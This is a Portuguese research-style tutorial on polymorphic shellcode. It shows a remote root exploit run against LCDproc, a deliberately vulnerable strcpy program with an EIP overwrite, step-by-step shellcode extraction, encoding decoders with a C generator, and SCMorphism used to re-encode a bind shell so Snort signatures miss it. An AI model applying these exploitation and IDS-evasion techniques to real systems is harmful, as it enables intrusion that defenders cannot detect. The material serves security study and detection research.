Andamento da exploração

$ perl priv8lcd.pl

-=[Priv8security.com LCDproc Server 0.4.1 and lower remote exploit]=-

Usage:

-h <host>

-p port <default 13666>

-t target:

0 – linux

1 - freebsd

-o <offset>

$ perl priv8lcd.pl -h 192.168.0.1 -t 0

id

uid=0(root) gid=0(root) groups=0(root)

Arquivo /var/log/snort/alert

[**] [1:469:3] Priv8 Security Shellcode [**]

[Classification: Shellcode Detection

10/19-11:33:15.229361 127.0.0.1:1025 -> 127.0.0.1:13666

III - Ataques polimórficos

3.1. Introdução a Shellcodes

Shellcode é um código escrito em qualquer linguagem de programação (normalmente assembly ou C) e que será transformado em suas respectivas instruções hexa (que são comumente chamadas de opcodes).

O shellcode é utilizado durante um processo de exploração de sistemas para se executar um código arbitrário (no caso, o shellcode), ganhando assim acesso a execução de código com as permissões do software explorado (se este executar como root, ter-se-á permissões de root, e assim por diante).

Nesta etapa será demonstrado como um shellcode pode ser escrito, já que o mesmo será o alvo das modificações do polimorfismo apresentado durante toda a pesquisa.

Detectores de intrusos procuram identificar os shellcodes (buscando instruções, seqüências de instruções, retornos a determinadas instruções e seqüências de NOPs) para trabalharem com detecção de ataques que ainda não possuem assinaturas específicas. Através do código polimórfico, tornamos virtualmente impossível a detecção do SHELLCODE.

Para entendimento desta parte do trabalho serão necessários conhecimentos básicos de C, Linux e principalmente Assembly. Uma boa vivência com GCC e GDB também facilitará e muito o entendimento.

3.1.1. Hello World Shellcode

Desenvolver o primeiro shellcode sempre parece mais difícil do que realmente é, porém aqui será demonstrado a escrita do protótipo em C e depois dicas para se evitar problemas e otimizar o código.

Abaixo um protótipo em C do famoso "Hello World":

```
---------------------------------------------------------------------------
/*
 *  Protótipo de um shellcode em C.
 *  Imprime a string "Hello World"  na saída padrão
*/
#include <stdio.h>

int main()
{

  /* write(stdout,"Hello World\n",strlen("Hello World\n")); */
  write(1,"Hello World\n",13);

  /* Fechar corretamente */
  exit(0);

}
---------------------------------------------------------------------------
```

O código em C desenvolvido é muito importante para a qualidade do shellcode a ser gerado, pois quanto mais simples (menos chamadas dependentes de conversão de biblioteca) ele for, menor será o shellcode gerado e menos possibilidades do mesmo possuir instruções inválidas (0x00 - NULL por exemplo no caso de se inserir um código em C, onde 0x00 será visto como terminador de string).

Para o entendimento das chamadas e as dependências das bibliotecas é necessário um conhecimento do sistema operacional e no caso dos Unix-like as man pages podem possuir informações muito úteis (Veja que foi utilizado no exemplo a chamada write e não printf. Printf nada mais é do que uma chamada de biblioteca que formata a saída a ser gerada através da chamada de sistema write).

Se tentar obter os opcodes à partir do protótipo C ter-se-á muitas seções de códigos que não são interessantes, portanto deve-se tentar reescrever o mesmo protótipo em assembly:

```
---------------------------------------------------------------------------
#include <stdio.h>

main()
{
  __asm__(
        "mov    $0x1, %ebx  \n" /* Primeiro parâmetro da função write
                                   (valor 1 - stdout)
                                */

        "push   $0x0A       \n" /* Coloca-se \n na stack (no fim da string
                                   pula-se uma linha) - os dados devem
                                   ser colocados em ordem invertida
                                */

        "push   $0x20646c72\n"  /* Coloca-se na stack:
                                   espaço           - 20
```

```
                                        d       - 64
                                        l       - 6c
                                        r       - 72
                                    */

"push   $0x6f57206f\n"  /* Coloca-se na stack:
                                        o       - 6f
                                        W       - 57
                                        espaço - 20
                                        o       - 6f
                                    */

"push   $0x6c6c6548\n"   /* Coloca-se na stack:
                                        l       - 6c
                                        l       - 6c
                                        e       - 65
                                        H       - 48
                        */

"mov    %esp, %ecx  \n"  /* Segundo parâmetro de write é a string */

"mov    $0xd, %edx  \n"  /* O tamanho da string será
                                        armazenado no registrador edx como
                                        terceiro parâmetro de write
                                        0xd = 13
                                    */

"mov    $0x4, %eax  \n"  /* Valor da system call write (4) */

"int    $0x80       \n"  /* Trap para modo kernel, que lerá o valor
                                        armazenado em EAX e executará a
                                        respectiva system call (write) e os
                                        parâmetros passados (em ebx, ecx, edx)
                                    */
```

```
        "mov    $0x0, %ebx  \n"  /* Parâmetro para a syscall exit
                                    é o código de retorno
                            */

        "mov    $0x1, %eax  \n"  /* A syscall a ser executada novamente é
                                    armazenada em eax (agora exit (1) )
                                */

        "int    $0x80       \n"  /* Novo trap para modo kernel, agora lerá
                                    o valor armazenado em EAX e executará
                                    a respectiva system call (exit) e o
                                    parâmetro passado (em ebx)
                            */
        );
}
-------------------------------------------------------------------------
```

A maior dificuldade na codificação deste tipo de shellcode encontra-se em determinar os números das respectivas chamadas de sistemas e quais são seus parâmetros esperados e em qual registradores devem ser recebidos.

Todas as chamadas de sistema para sua arquitetura estão armazenadas em /usr/include/asm/unistd.h, onde pode-se ver os valores que devem ser armazenados em EAX para referenciar a chamada.

Como demonstrado, os parâmetros passados devem ser armazenados em ebx, ecx, edx, esx e edi (caso hajam mais parâmetros estes precisam ser apontados). A página manual das funções demonstra o que estas esperam e é uma base sólida para saber o que fazer.

Com o código escrito em assembly, agora compila-se para poder verificar os opcodes necessários para o shellcode.

O gdb ou o objdump são ótimas ferramentas para obter os opcodes:

```
# gdb ./helloasm
(gdb) disas main
```

A saída do gdb (que pode variar de sistema para sistema) se parecerá com a demonstrada abaixo:

 # gdb ./helloasm

GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db library "/lib/libthread_db.so.1".

(gdb) disas main
Dump of assembler code for function main:
0x08048354 <main+0>: push %ebp
0x08048355 <main+1>: mov %esp,%ebp
0x08048357 <main+3>: sub $0x8,%esp
0x0804835a <main+6>: and $0xfffffff0,%esp
0x0804835d <main+9>: mov $0x0,%eax
0x08048362 <main+14>: sub %eax,%esp
0x08048364 <main+16>: mov $0x1,%ebx
0x08048369 <main+21>: push $0xa
0x0804836b <main+23>: push $0x20646c72
0x08048370 <main+28>: push $0x6f57206f
0x08048375 <main+33>: push $0x6c6c6548
0x0804837a <main+38>: mov %esp,%ecx

0x0804837c <main+40>: mov $0xd,%edx
0x08048381 <main+45>: mov $0x4,%eax
0x08048386 <main+50>: int $0x80
0x08048388 <main+52>: mov $0x0,%ebx
0x0804838d <main+57>: mov $0x1,%eax
0x08048392 <main+62>: int $0x80
0x08048394 <main+64>: leave
0x08048395 <main+65>: ret
0x08048396 <main+66>: nop
0x08048397 <main+67>: nop
0x08048398 <main+68>: nop
---Type <return> to continue, or q <return> to quit---
0x08048399 <main+69>: nop
0x0804839a <main+70>: nop
0x0804839b <main+71>: nop
0x0804839c <main+72>: nop
0x0804839d <main+73>: nop
0x0804839e <main+74>: nop
0x0804839f <main+75>: nop
End of assembler dump.
(gdb)

Neste dump mostrado pelo gdb deve-se encontrar o início do código asm que foi desenvolvido (observe que o compilador adiciona ao código o prelúdio que fica responsável por armazenar espaço na stack e outras operações, que não serão necessárias em um shellcode pois o mesmo será inserido na stack de um processo já em execução através de uma exploração de condição de overflow).

Têm-se no exemplo demonstrado o código começando na linha:

0x08048364 <main+16>: mov $0x1,%ebx

E terminando na linha:

0x08048392 <main+62>: int $0x80

Após o qual temos todo o processo de "limpeza" do sistema, que também não será necessário para o shellcode.

O que precisa ser feito agora é pegar os opcodes de <main+16> até <main+63> (observa-se que a instrução int $0x80 começa em <main+62> porém a próxima instrução começa apenas em <main+64>, o que significa que <main+63> ainda é parte da instrução anterior e portanto parte do shellcode a ser gerado).

Ainda no gdb, para obter os opcodes usa-se a instrução x/xb <endereço>. Após isto, a cada enter o GDB irá mostrar o opcode referente a próxima instrução.

Conforme o exemplo demonstrado, ter-se-ia:

(gdb) x/xb main+16
0x8048364 <main+16>: 0xbb
(gdb)
0x8048365 <main+17>: 0x01
(gdb)
0x8048366 <main+18>: 0x00
(gdb)
0x8048367 <main+19>: 0x00
(gdb)
0x8048368 <main+20>: 0x00
(gdb)
0x8048369 <main+21>: 0x6a
(gdb)
0x804836a <main+22>: 0x0a
(gdb)
0x804836b <main+23>: 0x68

(gdb)
0x804836c <main+24>: 0x72
(gdb)
0x804836d <main+25>: 0x6c
(gdb)
0x804836e <main+26>: 0x64
(gdb)
0x804836f <main+27>: 0x20
(gdb)
0x8048370 <main+28>: 0x68
(gdb)
0x8048371 <main+29>: 0x6f
(gdb)
0x8048372 <main+30>: 0x20
(gdb)
0x8048373 <main+31>: 0x57
(gdb)
0x8048374 <main+32>: 0x6f
(gdb)
0x8048375 <main+33>: 0x68
(gdb)
0x8048376 <main+34>: 0x48
(gdb)
0x8048377 <main+35>: 0x65
(gdb)
0x8048378 <main+36>: 0x6c
(gdb)
0x8048379 <main+37>: 0x6c
(gdb)
0x804837a <main+38>: 0x89
(gdb)
0x804837b <main+39>: 0xe1
(gdb)
0x804837c <main+40>: 0xba

(gdb)
0x804837d <main+41>: 0x0d
(gdb)
0x804837e <main+42>: 0x00
(gdb)
0x804837f <main+43>: 0x00
(gdb)
0x8048380 <main+44>: 0x00
(gdb)
0x8048381 <main+45>: 0xb8
(gdb)
0x8048382 <main+46>: 0x04
(gdb)
0x8048383 <main+47>: 0x00
(gdb)
0x8048384 <main+48>: 0x00
(gdb)
0x8048385 <main+49>: 0x00
0x8048386 <main+50>: 0xcd
(gdb)
0x8048387 <main+51>: 0x80
(gdb)
0x8048388 <main+52>: 0xbb
(gdb)
0x8048389 <main+53>: 0x00
(gdb)
0x804838a <main+54>: 0x00
(gdb)
0x804838b <main+55>: 0x00
(gdb)
0x804838c <main+56>: 0x00
(gdb)
0x804838d <main+57>: 0xb8
(gdb)

0x804838e <main+58>: 0x01
(gdb)
0x804838f <main+59>: 0x00
(gdb)
0x8048390 <main+60>: 0x00
0x8048391 <main+61>: 0x00
(gdb)
0x8048392 <main+62>: 0xcd
(gdb)
0x8048393 <main+63>: 0x80

O valor buscado está logo após os : apresentados pelo GDB, portanto na linha:

0x8048364 <main+16>: 0xbb

Importante para o shellcode é o valor 0xbb (opcode da instrução localizada em main+16).

Por fim, o código final já utilizando o shellcode para realizar a operação está demonstrado abaixo:

```
#include <stdio.h>

void execute (char * data);

char shellcode[] = "\xbb\x01\x00\x00\x00" /* mov    $0x1, %ebx  */
                   "\x6a\x0a"            /* push   $0x0A       */
                   "\x68\x72\x6c\x64\x20" /* push   $0x20646c72 */
                   "\x68\x6f\x20\x57\x6f" /* push   $0x6f57206f */
                   "\x68\x48\x65\x6c\x6c" /* push   $0x6c6c6548 */
                   "\x89\xe1"            /* mov    %esp, %ecx  */
```

```
        "\xba\x0d\x00\x00\x00" /* mov    $0xd, %edx  */
        "\xb8\x04\x00\x00\x00" /* mov    $0x4, %eax  */
        "\xcd\x80"             /* int    $0x80       */
        "\xbb\x00\x00\x00\x00" /* mov    $0x0, %ebx  */
        "\xb8\x01\x00\x00\x00" /* mov    $0x1, %eax  */
        "\xcd\x80";            /* int    $0x80       */

int main()
{

    /* Imprimir o tamanho do shellcode */
    printf("Tamanho do Shellcode: %d bytes.\n", sizeof(shellcode));

    /* execução do shellcode */
    execute(shellcode);

}

void execute (char *data)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)data;
}
```

Em caso de se compilar este código e executá-lo, ter-se-á a mesma saída que o primeiro protótipo desenvolvido em C:

```
# gcc helloshell.c -o helloshell
# ./helloshell
Tamanho do Shellcode: 49 bytes.
Hello World
```

3.2. Técnicas de exploração de vulnerabilidades

Os ataques polimórficos estão diretamente relacionados a exploração de determinada vulnerabilidade.

A codificação de shellcodes demonstrada também e uma etapa fundamental nestes ataques.

Como mencionado, a exploração já deve existir e o shellcode a ser utilizado também deve estar pronto, para então aplicar-se o polimorfismo ao código do mesmo.

Diversos itens mencionados durante este estudo apontam técnicas utilizadas na exploração e termos tais como RET são utilizados.

Nesta seção, a exploração de falhas é explicada de uma forma didática, limitada em abrangência ao escopo necessário para entendimento da próxima parte, diretamente relacionada ao polimorfismo.

3.2.1. Conceito de buffer

Refere-se como buffer qualquer espaço de memória utilizado para armazenar dados.

Um buffer consiste da string armazenada seguida de \0 (Null - indica o término da string).

Ex:

O L A \0

3.2.2. Transbordamento (overflow) de buffer

O transbordamento de um buffer acontece quando insere-se (ou permite-se que se insira) mais dados do que o originalmente esperado.

Ex:

char buffer[32]; //Declara-se um buffer para guardar 31 caracteres (mais o terminador \0)

for(i=0;i<64;i++) //Percorre-se o buffer desde a posição 0 ate a 64

buffer[i]= A ; //Guarda-se um A em cada posição

3.2.3. Organização da memória -> Dados contíguos

Na memória, um buffer pode (e na prática assim é feito) ser definido após o outro. Voltando ao exemplo anterior, pode-ser portanto ter:

O L A \0 T U D O \x20 B E M \x20 ? \0

Após o overflow visto, a memória ficaria assim:

A A A A A A A A A A A A A A

Isto representa que o segundo buffer definido foi sobreposto com os valores inseridos no primeiro (pois tais valores sobrepassaram o tamanho do buffer). Isto acontece pois o compilador (nem o sistema operacional) checa os limites e com isto permite a sobrescrita de dados contíguos na memória, caso a checagem de tamanho não seja corretamente performada.

O mapa de memória do computador, que endereça de 0x00000000 - 0xffffffff se divide por cada processo (que possui a própria memória), sendo um mapa de memória isolado (chamado de memória virtual) e também a imagem do processo, que é dividida em seções.

No caso de um binário ELF (linux), existem as seguintes seções:

- Código(.text) - Segmento onde se carrega o código do processo.
- Dados com valor inicial (.data) - Segmento onde se carregam dados com valor inicial definido, isto é, variáveis globais inicializadas.
- Dados sem valor inicial (.bss) - Segmento onde se carregam os dados sem valor inicial, isto é, variáveis globais não inicializadas.
- Pilha (stack) - Segmento onde são guardados os argumentos das chamadas, endereços de retorno e variáveis locais.
- Memória Dinâmica (heap) - Segmento reservado para a memória gerenciada pelo programador (através de chamadas malloc, realloc, calloc ou brk diretamente)

3.2.4. Pilha do processo (stack)

Estrutura utilizada para se armazenar as variáveis locais e os endereços de retorno. Tal estrutura fica armazenada em formato LIFO (last in, first out), ou seja, último dado a ser colocado na pilha e o primeiro a ser retirado.

As operações de manipulação da pilha são push (adicionar-se dados na pilha) e pop (retirar-se dados da pilha).

Nela se armazenam além das variáveis locais também os argumentos de chamada de funções e dados temporários.

Pelo formato de último dado entrante ser o primeiro a sair a pilha e a estrutura perfeita para armazenamento dos endereços de retorno (já que ao chamar-se uma função, quando a mesma termina o código deve prosseguir de onde estava).

Normalmente a pilha começa a partir do endereço 0xbfffffff e cresce em direções decrescentes 0xbffffffe, 0xbffffffd (...).

3.2.5. Chamadas a funções

Uma chamada a função pode ser feita, passando-se Parâmetros a mesma, como a seguir:

void foo(int dados, char *buffer) { int aux=13; dados=dados+1; }

Quando compilada, tal função gera código de máquina (em assembly), manipulando registradores (espaços oferecidos pela arquitetura para armazenamento de dados).

Ex:

add r1 r2 // Somar o conteúdo de r1 com r2 e armazenar em r1
mov r2 r5 // Copiar o conteúdo de r2 em r5

Registradores Especiais

esp: Ponteiro de pilha (stack pointer) -> Aponta para o topo da pilha
ebp: Contem a direção de onde se começará a pilha. também conhecido como ponteiro de base (base pointer ou frame pointer) por empregar-se como marcações de pilha
eip: Contem o endereço da próxima instrução a ser executada

Cada argumento passado a uma função, e empilhado em ordem inversa, tendo portanto o código que chama a seguinte estrutura:

push buffer // Armazena o endereço de buffer na pilha

push dados // Armazena o endereço de dados na pilha
call foo // Chamada a função

3.2.6. Instrução call

Põe em execução a sub-rotina (função) indicada, guardando entre outras coisas o endereço de retorno (endereço da instrução a ser executada quando terminada a execução da sub-rotina chamada).

3.2.7. Instrução ret

Executada ao final da sub-rotina, desempilha o endereço de retorno e copia o mesmo sobre o EIP.

gdb>disasm
0x080482fa <foo+6>: leave
0x080482fb <foo+7>: ret

3.2.8. Ganho de controle (como executa-se comandos através da exploração de falhas)

A pilha parece-se com a figura a seguir:

Cima SP *buffer* *posições decrescentes (adicionar seta para baixo)*
var1
puntero base
dir retorno
arg2
arg1 *posições ascendentes*

Após o overflow, têm-se:

Cima SP	*AAAAA..A*	*posições decrescentes (adicionar seta)*
	AAAA	
	AAAA	
	Arg2	
	Arg1	*posições ascendentes*

3.2.9. Overflow na prática

Para visualização (entendimento) da técnica, o arquivo teste.c a seguir será utilizado.

```
-- Arquivo teste.c --
void foo(int dados, char *buffer)
{
        char buff[32];
        dados=dados+1;
        strcpy(buff,buffer);
}

int main(int argc, char**argv)
{
        int dat=23;
        foo(23,argv[1]);
        return 0;
}
-- Fim do arquivo teste.c --
```

Compilando o arquivo

$ gcc -o teste teste.c

Teste de Parâmetros

$ ./teste `perl -e' print "A"x36'` # Passa-se 36 A's como Parâmetro
$ ./teste `perl -e' print "A"x40'` # Passa-se 40 A's como Parâmetro
Segmentation Fault

Ao realizar debug deste código:

gdb ./teste
Starting program: teste
(no debugging symbols found)...
(gdb) r `perl -e 'print "A"x 40'`
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r eip
eip 0x41414141 0x41414141
(gdb)

O desenho da memória após um overflow ser explorado parece-se com o a seguir:

NOP NOP ... NOP Shellcode crap ADDR arg1 arg2 arg3

O primeiro nop e o SP (stack pointer)
O ADDR era o antigo RET_ADDR, que agora aponta para o meio dos NOPS
De ADDR ate o meio dos NOPS, tem-se o chamado offset

Para a exploração, seguiu-se a seguinte etapa:

- Adicionamos diversos NOPs ao inicio do shellcode.rules
- Inserimos o novo shellcode como Parâmetro do programa, incluindo um valor de alinhamento (crap na figura) para sobrescrevermos todo o buffer até o endereço de ADDR
- Em ADDR (valor do qual ret faz pop) colocamos o endereço aproximado do shellcode

Outras técnicas de exploração existem e consistem da manipulação de ponteiros ou condições, tais como format strings [Gera, 2003] e movimentação do stack pointer [Griffiths, 2004].

3.3. Polimorfismo

Pode-se agora direcionar especificamente para as definições de um shellcode polimórfico e como este pode ser automaticamente gerado, não focando as técnicas de exploração de sistemas (vistas na seção anterior) e codificação de shellcodes básicos (vistas em seção específica anteriormente) a partir deste ponto.

Quando um ataque é dito polimórfico (Polimorfismo: Habilidade de se existir em diferentes formas, ou seja, se aplicarmos um algoritmo a determinada fonte, obteremos um objeto com mesma funcionalidade mas com diferente estrutura de fonte), significa que este possui em seu payload [Arce, 2004] de dados um código que é capaz de se modificar quando executado na máquina alvo [(Detristan, 2003)(Haugsness, 2003)(Czarnowski, 2005)].

Existem diversas trocas de instruções que podem ser realizadas:

Trocas Lexicas

substituir opcodes por outros equivalentes

Trocas sintaticas

trocar a ordem das instruções

Trocas morfológicas

variação da estrutura externa, mantendo-se a funcionalidade e busca-se instruções equivalentes.

Este estudo irá utilizar todas as trocas, variando o uso conforme a necessidade de aplicação, onde o código original de um shellcode qualquer é codificado utilizando-se qualquer algoritmo reversível (exemplos: xor, add, sub, ou mesmo técnicas complexas de criptografia).

Sistemas de detecção de intrusos que tentam detectar o shellcode nos dados que trafegam pela rede não conseguem observá-lo, pois o mesmo está codificado, voltando ao estado original apenas no momento de execução. Técnicas tais como simular o código em execução na memória ou até mesmo utilizar algoritmos que tentem reverter a codificação são falhas, pois o endereço de retorno que sobregravará o RET no sistema alvo aponta para o código, que pode ter muito “lixo” (instruções não validas) antes de informações úteis.

Tendo em vista que o shellcode original sofreu algum tipo de codificação, torna-se necessário adicionar ao mesmo um código responsável pelo processo inverso, "decodificando" assim o shellcode ao estado original.

Este código é chamado decoder, responsável por manter a lógica de funcionamento de um shellcode polimórfico [(Detristan, 2003)(Haugsness, 2003)(Czarnowski, 2005)], que possui a estrutura a seguir:

---

call decoder

---

shellcode

---

decoder

---

jmp shellcode

Diversas outras técnicas de evasão [(Kolesnikov, 2004)(Phantasmal, 2004)(Serna, 2002)] podem ser utilizadas em conjunto com o polimorfismo para evitar a detecção, mas também não serão aqui abordadas.

3.3.1. Automatização do processo de geração de shellcodes polimórficos

O decoder será responsável portanto em realizar o processo inverso ao utilizado na codificação do shellcode, fazendo assim com que o código original reapareça, mas agora já na máquina alvo e portanto livre de detecções.

O software SCMorphism [Branco, 2004b] possui diversos tipos de decoders diferentes, tais como:

- ADD (incluindo inc no lugar de adicionar apenas 1)
- SUB (incluindo dec no lugar de subtrair apenas 1)
- XOR
- SHIFT (rotação de bits)
- Shuffle (mistura de valores)
- Alphanumeric (geração de código ASCII válido)
- Multiple (mistura de diversos tipos)

Para cada tipo de decoder, o software ainda provê ao usuário escolher o valor a ser utilizado na operação (por exemplos quantos bits rotacionar, ou qual o valor a ser somado) e ainda possui diversas variações para o código do possível decoder (tornando assim impossível a escrita de uma assinatura pattern match para o próprio decoder).

Como o decoder localiza o shellcode na memória

O grande segredo de um shellcode polimórfico, e da automação para gerar-se os mesmos está no funcionamento da execução de rotinas em assembly, de modo que consegue-se assim obter o endereço do shellcode na memória, para assim realizar o algoritmo de inversão da codificação já citada.

Quando uma chamada CALL é executada, o endereço da próxima instrução (novamente verificando a estrutura mostrada, o endereço do shellcode) é carregado (PUSH) na stack. Sendo assim, o decoder pode executar um POP para qualquer registrador e obter o endereço do shellcode. Com este endereço, apenas manipula os bytes do shellcode e novamente faz um JMP para o endereço, executando agora o shellcode decodificado.

Assim pode-se fixar o seguinte algoritmo para um shellcode polimórfico:

```
-----------------------------------------------------
        call decoder
shellcode:
        .string encrypted_shellcode
decoder:
        xor %ecx, %ecx
        mov sizeof(encrypted_shellcode), %cl
        pop %reg
looplab:
        mov (%reg), %al
        - executa-se a decodificação -
        mov %al, (%reg)
        loop looplab
        jmp shellcode
-----------------------------------------------------
```

Algoritimo transformado em um código real (exemplo de código polimórfico)

```
-----------------------------------------------------
.globl main

main:
      call decoder
shellcode:
        .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81" // exit(0) shellcode
                                                   // aumentado em 1 .
decoder:
        pop %ebx       // endereço do shellcode armazenado em EBX
        xor %ecx, %ecx         // zerar ECX (sem gerar instruções 0x00)
        mov $0x08, %cl         // Armazenar o tamanho do shellcode em cl, para
                       // executar um loop - 0x08 == sizeof(shellcode).

looplab:
      mov (%ebx), %al          // O byte apontado por EBX é movido para AL.
        dec %al                // Subtrai-se 1 (havia sido aumentado 1).
        mov %al, (%ebx)        // Byte colocado novamente no EBX.
        inc %ebx       // O endereço é aumentado em 1, para pegar o próximo
                       // byte do shellcode.

        dec %cx                // O contador é decrementado.
        jnz looplab    // Se o contador não for 0, continuará em looplab

        jmp shellcode // Quando chegar aqui, executará o shellcode, agora
                       // já decodificado
-----------------------------------------------------
```

Este código simples apresenta alguns problemas práticos quando trata-se de automatizar o processo para qualquer shellcode e não apenas um shellcode fornecido dentro do código.

Se este exemplo for compilado e executado, ter-se-á um erro, pois ele tenta escrever dados na seção .text (seção de código), que é mapeada como +rx apenas. No entanto, em seu formato opcode (utilizado pelos shellcodes) funcionará normalmente pois é executado na stack, à qual possui permissão de gravação.

No intuito de automatizar, precisa-se concatenar o shellcode escolhido ao final do decoder, modificar a instrução MOV SIZEOF(shellcode), %CX e também evitar que sejam geradas instruções inválidas (NULL - 0x00 por exemplo, que são vistas como terminador de string ao inserir isto em um buffer em C - durante a exploração).

Outras dificuldades que podem ser enfrentadas e que foram solucionadas com o software SCMorphism [Branco, 2004b] são:

- Detecção da assinatura dos decoders em si
- Restrição de uso de determinadas strings
- Geração de shellcodes/decoders apenas alfanuméricos (no caso de testes do tipo isalpha() no sistema alvo) [Rix, 2001]
- Uso restrito de registradores
- Inserção de instruções NOP (o SCMorphism pode gerar instruções NOP alfanuméricas ou utilizar instruções do software ADMMutate [ADMmutate, 2004])

Outras melhorias sugeridas para o código demonstrado (afim de otimizar a automatização) seriam a substituição de instruções:

MOV (%ebx), %al
DEC %al
MOV %al, (%ebx)

Por:

SUBB $0x01, (%ebx)

No exemplo, o mecanismo de cifragem realmente é muito simples, não tendo necessidade de se manipular byte a byte, já que uma simples instrução sub é utilizada.

Em outras cifragens, poderiam ser utilizados este tipo de manipulação.

O opcode (iniciando da instrução call) gerado pelo código de exemplo:

in main:
0xe8
0x09 // Endereço relativo do decoder
0x00 //
0x00 // NULL bytes gerados pelo código
0x00 //

Como dito anteriormente, deve-se evitar a geração de null bytes, portanto um novo código foi gerado:

```
-----------------------------------------------------
.globl main

main:
        jmp getaddr

decoder:
        pop %ebx
        xor %ecx, %ecx
        mov $0x08, %cl

looplab:
```

```
        mov (%ebx), %al
        dec %al
        mov %al, (%ebx)
        inc %ebx

        dec %cx
        jnz looplab

        jmp shellcode

getaddr:
        call decoder

shellcode:
        .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81"
-----------------------------------------------------
```

A estrutura deste novo shellcode polimórfico é muito similar a do anteriormente demonstrado, porém agora sem null bytes. Os opcodes (encontrados com o gdb [GDB, 2005]):

```
-----------------------------------------------------
in main
0xeb
0x12 // endereço relativo do getaddr, que não mudará no decoder
0x5b
0x31
0xc9
0xb1
0x08 // Tamanho do shellcode, que deve ser menor que 0xff bytes,
    //  e não sera igual para todos os shellcodes
in looplab
0x8a
```

0x03
0xfe
0xc8
0x88
0x03
0x43
0x66
0x49
0x75
0xf5
0xeb
0x05 // Endereço relativo do shellcode, que não mudará no getaddr
0xe8
0xe9 // Endereço relativo do decoder, que nunca mudará
0xff // Desta forma, têm-se um endereço relativo negativo, evitando-se
0xff // null-bytes
0xff
in shellcode:
0x32
0xc1
0x32
0xdc
0xb1
0x02
0xce
0x81

Como os endereços utilizados no shellcode polimórfico são relativos ao código em execução, eles não irão mudar a menos que o shellcode mude. Este decoder pode ser utilizado para qualquer shellcode no entanto, apenas modificando-se o 0x08 byte do decoder para ser igual ao tamanho do shellcode que será utilizado.

Um programa simples em C, que automatiza a geração de um shellcode polimórfico, dado um shellcode qualquer funcional pode ser visto a seguir.

```
-----------------------------------------------------
#include <stdio.h>

//
// BYTE_TO_MODIFY: ponteiro para o byte que necessita ser modificado no decoder
//        (o byte que armazena o tamanho do shellcode)
// O tamanho do decoder é de 25 bytes, portanto o shellcode gerado será 25
//        bytes maior

#define BYTE_TO_MODIFY 4

char decryptor[] = "\xeb\x12\x5b\x31\xc9\xb1\xdb\x8a\x03"
                   "\xfe\xc8\x88\x03\x43\x66\x49\x75\xf5"
                   "\xeb\x05\xe8\xe9\xff\xff\xff";


int main( int argc, char *argv[] ) {

        int i;

        if( argc != 2 ) {
                fprintf( stdout, "Usage: %s [ shellcode ]\n", argv[0] );
                exit( 1 );
        }

        if( strlen( argv[1] ) < 256 ) {

                decryptor[BYTE_TO_MODIFY] = strlen( argv[1] );

                fprintf( stdout, "\nThe encrypted shellcode is:\n\n" );
```

```
                for( i = 0; i < strlen( decryptor ); i++ )
                        fprintf( stdout, "\\x%02x", ( long ) decryptor[i]);
                for( i = 0; i < strlen( argv[1] ); i++ )
                        fprintf( stdout, "\\x%02x", ( long ) *( argv[1] + i ) + 1 );
                fprintf( stdout, "\n\n" );
        }

        else
                fprintf( stdout, "It is only possible if the given shellcode is smaller than
256 bytes\n" );


        return( 0 );
}
-----------------------------------------------------
```

Demonstrado até aqui como um decoder funciona (e pode ser codificado) e os passos iniciais para a criação de uma ferramenta de geração de códigos polimórficos automática.

Ao se utilizar a técnica de polimorfismo, o shellcode será aumentado no tamanho do decoder (isto se o código apenas modificar byte a byte o shellcode original, e não substituir por exemplo cada byte por dois outros). Ainda que se utilize um decoder que descompacte um código, o código do decoder seria tão grande que superaria a vantagem obtida com a compactação. Como os tamanhos de um buffer muitas vezes são limitados, segue um código mais otimizado:

```
-----------------------------------------------------
.globl main

main:
        jmp getaddr
```

```
decoder:
        popl %ebx
        xorl %ecx, %ecx
        movb $0x08, %cl

looplab:
        subb $0x01, (%ebx)
        inc %ebx

        loop looplab

        jmp shellcode

getaddr:
        call decoder

shellcode:
        .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81"
```

O novo decoder é 5 bytes menor do que o originalmente demonstrado:

```
        "\xeb\x0d\x5b\x31\xc9\xb1\x08\x80\x2b\x01"
        "\x43\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff"
```

Um exemplo de código para se testar o novo decoder:

```
#include <stdio.h>

//
```

```
// Decoder + exit(0); shellcode codificado
//

char sc[] = "\xeb\x0d\x5b\x31\xc9\xb1\x08\x80"
            "\x2b\x01\x43\xe2\xfa\xeb\x05\xe8"
            "\xee\xff\xff\xff\x32\xc1\x32\xdc"
            "\xb1\x02\xce\x81";

int main( void ) {

      void ( *x ) ( ) = ( void * ) sc;

      x( );

      return( 0 );
}
-------------------------------------------------------
```

Apenas para comprovar que o código funcionou de maneira apropriada:

```
$ strace ./test
..    stuff   ....
.. more stuff ....
..    stuff   ....
close(3)                                = 0
munmap(0x40012000, 36445)               = 0
_exit(0)                        = ?
```

3.3.2. Utilizando SCMorphism para testes de Ataques Reais

Falha do LCDProc Revisitada

Com a intenção de demonstrar que o ataque polimórfico realmente possui sua funcionalidade em ataques práticos, evitando-se assim a detecção de seqüências de NOPs, evitando-se NULL bytes em shellcodes gerados e principalmente, pattern matchs no próprio shellcode, demonstra-se aqui novamente a falha anteriormente vista do software LCDProc, a qual criamos uma assinatura do snort específica para o shellcode utilizado.

A sintaxe do scmorphism para geração do novo código foi esta:

scmorphism -f /Exploits/bind.c shellcode 1000 -t 0 -n 23 -o

Onde:

scmorphism -> Nome do executável

-f /Exploits/bind.c shellcode 1000 -> específica a localização do shellcode (no caso, no arquivo /Exploits/bind.c), na variável shellcode, de tamanho 1000 (o tamanho não pode ser menor do que o real, mas o fato de ser maior não influencia a execução do código)

-t 0 -> Tipo do decoder a ser utilizado, no caso ADD

-n 23 -> Deve ser utilizado o valor 23 para as operações realizadas (no caso, subtrai-se 23 de cada opcode do shellcode original)

-o -> opção de otimização, ou seja, o código gerado deverá ser o menor possível (não inclui-se operações DO NOTHING [Branco, 2004a]).

A saída para este comando, dá-se a seguir:

Deprecated option -n, try to see -h option

Using ADD decoder with size 23..

The Decoder Length is : 24 bytes

The Encoded Shellcode Length is : 72 bytes

